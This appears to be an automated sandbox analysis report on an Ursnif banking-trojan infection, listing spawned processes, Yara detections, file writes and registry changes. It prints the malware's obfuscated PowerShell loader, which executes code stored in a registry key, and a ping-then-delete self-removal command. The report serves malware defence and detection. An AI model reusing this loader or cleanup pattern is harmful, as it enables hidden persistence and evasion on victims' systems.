Analysis Process: control.exe PID: **492**, Parent PID: **4428**

General	
Target ID:	22
Start time:	16:20:37
Start date:	04/05/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6b1920000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.494043420.000001C787C8C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000016.00000000.490107401.0000000000C60000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000016.00000000.490844761.0000000000C60000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.493947920.000001C787C8C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000016.00000000.492781969.0000000000C60000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	C626D6	ReadFile

Analysis Process: cvtres.exe PID: **5368**, Parent PID: **5672**

General	
Target ID:	23
Start time:	16:20:38
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RES3EDE.tmp" "c:\Users\user\AppData\Local\Temp\zbedhqob\CSCD26AEEEF9294175AE6FC384D1631824.TMP"
Imagebase:	0x7ff620ac0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **3808**, Parent PID: **5600**

General

Target ID:	25
Start time:	16:20:47
Start date:	04/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff631f70000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\TestLocal	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	498697B	CreateDirectoryW
C:\Users\user~1\TestLocal.ps1	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	49A1118	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\TestLocal.ps1	0	218	6e 65 77 2d 61 6c 69 61 73 20 2d 6e 61 6d 65 20 64 76 6a 61 63 77 20 2d 76 61 6c 75 65 20 67 70 3b 6e 65 77 2d 61 6c 69 61 73 20 2d 6e 61 6d 65 20 73 6e 76 62 69 20 2d 76 61 6c 75 65 20 69 65 78 3b 73 6e 76 62 69 20 28 5b 53 79 73 74 65 6d 2e 54 65 78 74 2e 45 6e 63 6f 64 69 6e 67 5d 3a 3a 41 53 43 49 49 2e 47 65 74 53 74 72 69 6e 67 28 28 64 76 6a 61 63 77 20 22 48 4b 43 55 3a 5c 53 6f 66 74 77 61 72 65 5c 41 70 70 44 61 74 61 4c 6f 77 5c 53 6f 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 5c 35 34 45 38 30 37 30 33 2d 41 33 33 37 2d 41 36 42 38 2d 43 44 43 38 2d 38 37 33 41 35 31 37 43 41 42 30 45 22 29 2e 55 72 6c 73 52 65 74 75 72 6e 29 29	new-alias -name dvjacw -value gp;new-alias -name snvbi -value iex;snvbi ([System.Text.Encoding]::ASCII.GetString((dvjacw "HKCU:\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))	success or wait	1	49A11CA	WriteFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	EnableSPDY3_0	dword	0	success or wait	1	499A7C3	RegSetValueExA

Analysis Process: cmd.exe PID: **628**, Parent PID: **3808**

General

Target ID:	28
Start time:	16:21:04
Start date:	04/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\qOfIxt1fnQ.dll
Imagebase:	0x7ff6a6590000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5532, Parent PID: 628

General

Target ID:	29
Start time:	16:21:05
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 352, Parent PID: 628

General

Target ID:	30
Start time:	16:21:06
Start date:	04/05/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff7c07b0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: RuntimeBroker.exe PID: **4184**, Parent PID: **3808**

General	
Target ID:	34
Start time:	16:21:20
Start date:	04/05/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff669e20000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly